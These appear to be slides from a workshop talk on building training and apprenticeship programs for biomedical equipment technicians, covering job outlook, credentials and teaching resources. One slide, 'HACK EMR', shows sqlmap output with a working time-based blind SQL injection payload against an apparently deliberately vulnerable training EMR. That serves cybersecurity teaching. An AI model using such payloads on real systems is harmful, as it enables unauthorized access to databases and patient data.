

BUILDING A TALENT PIPELINE

New Technology and Resources for Training and Apprenticeship

➤ **BRIAN BELL PH.D.**



HTM WORKSHOP

Wednesday, October 9, 11:30 am-12:30 pm

WHO AM I?



BRIAN BELL

Lead Faculty for Biomedical Engineering Technology at St. Petersburg College (Built Program and Funded through NSF and State Workforce Grants)

Founder of the HTM Workshop - provide training videos and electronics kits for learners

Author of Essentials of Biomedical Engineering Technology and Medical Device Networking and Cybersecurity

www.htm-workshop.com

WHAT DO YOU WANT TO GET OUT OF THIS?

I hope by the end of this presentation that you will be able to

1. Build a new local program (credit or non-credit)
2. Start a in house training program (apprenticeship)
3. Help improve a local program that already exists

OVERVIEW

RECRUITMENT

WHY?
WHERE?
WHO?

RESOURCES

BOOKS
TRAINING VIDEOS
SIMULATIONS

FUTURE NEEDS

WHAT?
HOW?
SOLUTIONS

RECOMMENDATIONS

DISCUSSION
DIALOGUE

WHY

OOH HOME | OCCUPATION FINDER | OOH FAQ | HOW TO FIND A JOB | A-Z INDEX | OOH SITE MAP

OCCUPATIONAL OUTLOOK HANDBOOK

Medical Equipment Repairers

Summary

What They Do

Work Environment








How to Become One

Pay

Jobs

Summary

Quick Facts: Medical Equipment Repairers

2023 Median Pay 	\$60,670 per year \$29.17 per hour
Typical Entry-Level Education 	Associate's degree
Work Experience in a Related Occupation 	None
On-the-job Training 	Moderate-term on-the-job training
Number of Jobs, 2023 	67,000
Job Outlook, 2023-33 	18% (Much faster than average)
Employment Change, 2023-33 	12,300

What Medical Equipment Repairers Do

Medical equipment repairers install, maintain, and repair patient care equipment.


Grow 18 percent from 2023 to 2033



About 7,300 openings for medical equipment repairers are needed per year.

Many of those openings are expected to result from the need to replace workers who transfer to different occupations or exit the labor force, such as to retire.

WHERE



- Local demand dictates skills and programs
- Healthcare organizations and device manufacturers
- Work together = better talent

WHO

› Career Changer

› In the field - no credentials

› Military

› “Normal” College Student

› Highschool - Early College



What do these mean?

How are they different

When should I use one over the other?



DEGREES

APPRENTISHIP

**NON-CREDIT
TRAINING**

BADGES

CREATE THE STRUCTURE

ACADEMIC AND CAREER PATHWAYS

Badges/Microcredentials for Demonstrating Competencies



Three Certificate Program Tracks Embedded into A.S. Degree 30 credit hours



Associate in Science Degree including Internship 60 total credit hours



RESOURCES

➤ BOOKS

Recommended Resources





➤ VIDEOS

Training Videos


➤ SIMULATIONS

Virtual Reality
Training Kits
Hackable EMR

BOOKS




KITS




[Website](#)

VIDEOS



HACK EMR



```
SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other
DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1
) and risk (1) values? [Y/n] y
[11:32:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:32:07] [INFO] automatically extending ranges for UNION query injection technique tests as the
re is at least one other (potential) technique found
[11:32:07] [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
-----
Parameter: id (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3981' AND (SELECT 2260 FROM (SELECT(SLEEP(5)))POKc) AND 'yAGR'='yAGR&submit=Submi
t
-----
y
[11:33:03] [INFO] the back-end DBMS is MySQL
[11:33:03] [WARNING] it is very important to not stress the network connection during usage of ti
me-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y
/n] y
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:33:14] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '
/home/fool4d/.local/share/sqlmap/output/fool4d-12072022-113314m.csv'
```

PROMOTING THE FIELD



<https://bassuk-elearning.s3.us-west-1.amazonaws.com/BMET+Career+Exploration/story.html>



ADDITIONAL RESOURCES

- **Hundreds of Assessment Questions**
- **Examples of Lab Activities**

Contact me at htmworkshop@gmail.com

WHATS NEEDED

Do we need new or more defened job descriptions?

BMET 1: Entry-Level Technician

- Implements basic cybersecurity defenses, such as password best practices and social engineering awareness. Ensure that user access to devices is controlled and that default passwords are changed in coordination with managers.

- Ensures that all medical devices have up-to-date security patches and software updates. Document any security updates or patches applied to the devices in computerized maintenance software.

- Performs regular checks to ensure antivirus software is installed and functioning when applicable.

- Inventories and documents networking and security details of devices (such as static IP addresses). Maintains accurate records of all devices, including model numbers, serial numbers, and software versions.

- Learns networking and security issues of medical devices through continual education courses

Networking

Cybersecurity

3D Printing, Robotics, Data?

DISCUSSION



What are the current needs?

How can we partner together to increase talent (both quantity and quality)

Other concerns in education

DEMOS

Want to continue the conversation?

Reach out to me at bell.brian@spcollege.edu or htmworkshop@gmail.com

BUILDING A TALENT PIPELINE

THANK YOU